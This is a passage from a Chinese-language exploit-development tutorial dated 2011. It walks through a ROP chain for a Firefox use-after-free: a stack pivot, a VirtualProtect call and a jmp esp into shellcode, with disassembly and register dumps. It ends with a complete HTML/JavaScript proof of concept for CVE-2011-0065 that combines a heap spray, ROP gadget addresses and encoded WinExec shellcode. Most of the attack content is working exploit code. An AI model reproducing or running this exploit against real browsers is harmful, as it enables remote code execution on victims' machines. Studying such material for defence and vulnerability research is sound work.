
```
107F4E69 . 8B08 mov ecx, dword ptr [eax]
107F4E6B . BE 02004B80 mov esi, 804B0002
107F4E70 . 56 push esi
107F4E71 . 50 push eax
107F4E72 . FF51 18 call dword ptr [ecx+18]
```

大概思路就是先确定可以控制的寄存器。这里这个漏洞的话 eax 或 ecx 都直接或间接指向堆块, 所以先交换到 esp 中就可以布置栈内的数据了, 这个 xchg 我找了很久没找到合适的, 在 msf 里面看的!



```
1052C871 . 8B21 mov esp, dword ptr [ecx]
1052C873 . BA FFC6865C mov edx, 5C86C6FF
1052C878 . 0100 add dword ptr [eax], eax
1052C87A . 0001 add byte ptr [ecx], al
1052C87C . 33C0 xor eax, eax
1052C87E . 5E pop esi
1052C87F . C2 0800 retn 8
```

现在栈里面就是之前布置好的数据了, 程序转入 VirtualProtect 函数执行



```
7C801AD4 . 8BFF mov edi, edi
7C801AD6 . 55 push ebp
7C801AD7 . 8BEC mov ebp, esp
7C801AD9 . FF75 14 push dword ptr [ebp+14]
7C801ADC . FF75 10 push dword ptr [ebp+10]
7C801ADF . FF75 0C push dword ptr [ebp+C]
7C801AE2 . FF75 08 push dword ptr [ebp+8]
7C801AE5 . 6A FF push -1
7C801AE7 . E8 75FFFFFF call VirtualProtectEx
7C801AEC . 5D pop ebp
7C801AED . C2 1000 retn 10
7C801AE0 . 90 nop
```

edi=80000000

CALL 到 VirtualProtect
Address = 0C100040
Size = 400 (1024.)
NewProtect = PAGE_EXECUTE
OldProtect = 0C0C0C00

VirtualProtect 的参数要根据你堆的地址及 shellcode 的大小来布置。现在就可以利用 jmp esp 转到 shellcode 执行

101C166A	- FFE4	jmp	esp	寄存器 (FPU)
101C166C	FF85 C059590F	inc	dword ptr [ebp+F5959C0]	EAX 00000001
101C1672	852E	test	dword ptr [esi], ebp	ECX 0C0FFFE8
101C1674	FFFF	???		EDX 7C92E4F4 n1
101C1676	FFE9	jmp	far ecx	EBX 041FA364
101C1678	99	cdq		ESP 0C100040
101C1679	D216	rc1	byte ptr [esi], cl	EBP 0012E518
101C167B	00C7	add	bh, al	ESI 0111010F
101C167D	45	inc	ebp	EDI 80000000
101C167E	D4 01	aam	1	EIP 101C166A x1
101C1680	0000	add	byte ptr [eax], al	C 0 ES 0023 32
101C1682	0083 C302F0F8	add	byte ptr [ebx+E8F002C3], al	P 0 CS 001B 32
esp=0C100040				A 0 SS 0023 32
				Z 0 DS 0023 32
				S 0 FS 002D 32

0C100040	EB 65 5E 31 ED 83 E1 01 83 E3 01 66 BB 21 29 66	315E65EB
0C100050	81 F3 6D 28 89 F7 83 E0 7F AC B1 08 80 F9 06 74	01E183ED
0C100060	23 60 83 E9 01 74 06 B3 02 F6 F3 E2 FC 83 E0 01	6601E383
0C100070	6B 2F 02 09 E8 AA 61 83 ED FF 83 FD 08 75 05 83	662921BB
0C100080	EF FF 31 ED 90 90 90 90 90 90 90 90 90 90 90 90	286DF381
0C100090	90 90 90 90 90 90 90 90 90 90 90 90 90 90 E2 BC	E083F789
0C1000A0	83 EB 01 74 07 EB AF E8 96 FF FF FE 7A 31 30	08B1AC7F

大概思路是这样，但真手动实现起来还是很麻烦的，自己要布置上面的这些地址及 VirtualProtect 的参数。

CVE-2011-0065 calc poc:

//Windows XP sp3+Firefox3.6.16

//WinExec calc shellcode test on xp3 by Cryin'

<html>

<head>

</head>

<body>

<object id="d" >

</object>

<script>

function ignite()

{

var e=document.getElementById("d");

e.QueryInterface(Components.interfaces.nsIChannelEventSink).onChannelRedirect(null,new Object,0);

var vftable = unescape("\x00%u0c10");

var heap = unescape(

"%u001c%u0c10"

+"%u0103%u0104"

+"%u0105%u0106"

+"%u0107%u0108"

+"%u0109%u010a"

+"%u010b%u010c"

+"%uc871%u1052" //mov esp,[ecx] ret 0x8

+"%u010f%u0111"

+"%u1ad4%u7c80" //VirtualProtect

+"%u0114%u0115"

+"%u166a%u010c"

```
+ "%u166a%u101c" //jmp esp
+ "%u0040%u0c10" //region of committed pages
+ "%u0400%u0000" //size of the region
+ "%u0040%u0000" //desired access protection
+ "%u0c00%u0c0c") //old protection
+unescape("%u65eb%u315e%u83ed%u01e1%ue383%u6601%u21bb%u6629%uf381%u286d%uf
789%ue083%uac7f%u08b1%uf980%u7406%u6023%ue983%u7401%ub306%uf602%
ue2f3%u83fc%u01e0%u2f6b%u0902%uaae8%u8361%uffed%ufd83%u7508%u8305%uffef%ued
31%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%
u9090%u9090%u9090%ubce2%ueb83%u7401%ueb07%ue8af%uff96%uffff%u7afe%u3031%u2
020%ue020%uf9a4%u3d66%u3233%ub236%u6238%u60ea%u6de4%u3464%ubca5%
u20a5%ubddf%u6634%uff38%u3ce6%u7025%ue1f8%u207e%ua2a5%u2726%u2d3e%uf120%u
6ffc%ua922%u2b6f%u2469%u7431%uf031%ub023%ub0a5%u282f%u216e%uaae8%
uf420%u282a%u60ba%u2b71%u286c%u3d20%u2c3f%ua9f8%uada5%u7031%ub82e%uffe3%uf
038%uac35%u7c2e%u213a%uaee3%u273c%ub06f%ufd26%u2efc%ub2ef%ub763%
ub8a4%ub6a5%ua024%uad2e%u2bad%u3226%u75f1%uf0a0%ub323%ua1a5%u7031%ua22e%u
a432%u2932%u752b%u25bb%uba72%uff68%u25fc%ufda2%u2b75%u7a29%ue5f0%
u68eb%u2d23%ueea2%u2060%u2120%ue860%ue238%uf8ed%uff7f%u7b6b%u6df8%u6574%u
6273%u35ad%ue7be%ufd7f%uf069%ufc2c%u6025%u7e3f%ub423%u7b2b%ua463%
u66ee%u68fb%ub320%uf5ff%u766c%u712b%u20a6");
var vtable = unescape("%u0c0c%u0c0c");
while(vtable.length < 0x10000) {vtable += vtable;}
var heapblock = heap+vtable.substring(0,0x10000/2-heap.length*2);
while(heapblock.length<0x80000) {heapblock += heap+heapblock;}
var finalspray = heapblock.substring(0,0x80000 - heap.length - 0x24/2 - 0x4/2 - 0x2/2);
var spray = new Array()
for (var iter=0;iter<0x100;iter++){
spray[iter] = finalspray+heap;
}
e.data="";
} </script>
<input type=button value="Exploit" onclick="ignite()" />
</body>
</html>
```

最后

关于漏洞分析和利用涉及面很广，上面提及的也是很小的一部分，比如堆溢出 (Heap Overflow)、结构化异常(SEH)漏洞以及一些比较经典的漏洞利用技术比如堆喷射(Heap spray)、JIT spray 等都没有进行讲解。Heap spray 在浏览器漏洞中应用广泛，而 JIT spray^[6]则是 flash 漏洞中利用较多的技术，而浏览器及 flash 漏洞也是我个人最感兴趣的漏洞。

总之希望这篇文章能够对大家带来些许帮助，如果对这篇文章有什么疑问或建议请联系我！

End

2011.11.13

Cryin@insight-labs.org

<http://hi.baidu.com/justear/blog>

参考文献:

- [1]:<http://www.pvdasm.tk-labs.com/>
- [2]:<http://www.nsfocus.net/index.php?act=magazine&do=view&mid=2002>
- [3]:<http://nlogin.org/Downloads/Papers/win32-shellcode.pdf>
- [4]:<http://bbs.pediy.com/showthread.php?t=99007>
- [5]:<http://projectshellcode.com/>
- [6]:<http://www.semanticscope.com/research/BHDC2010/>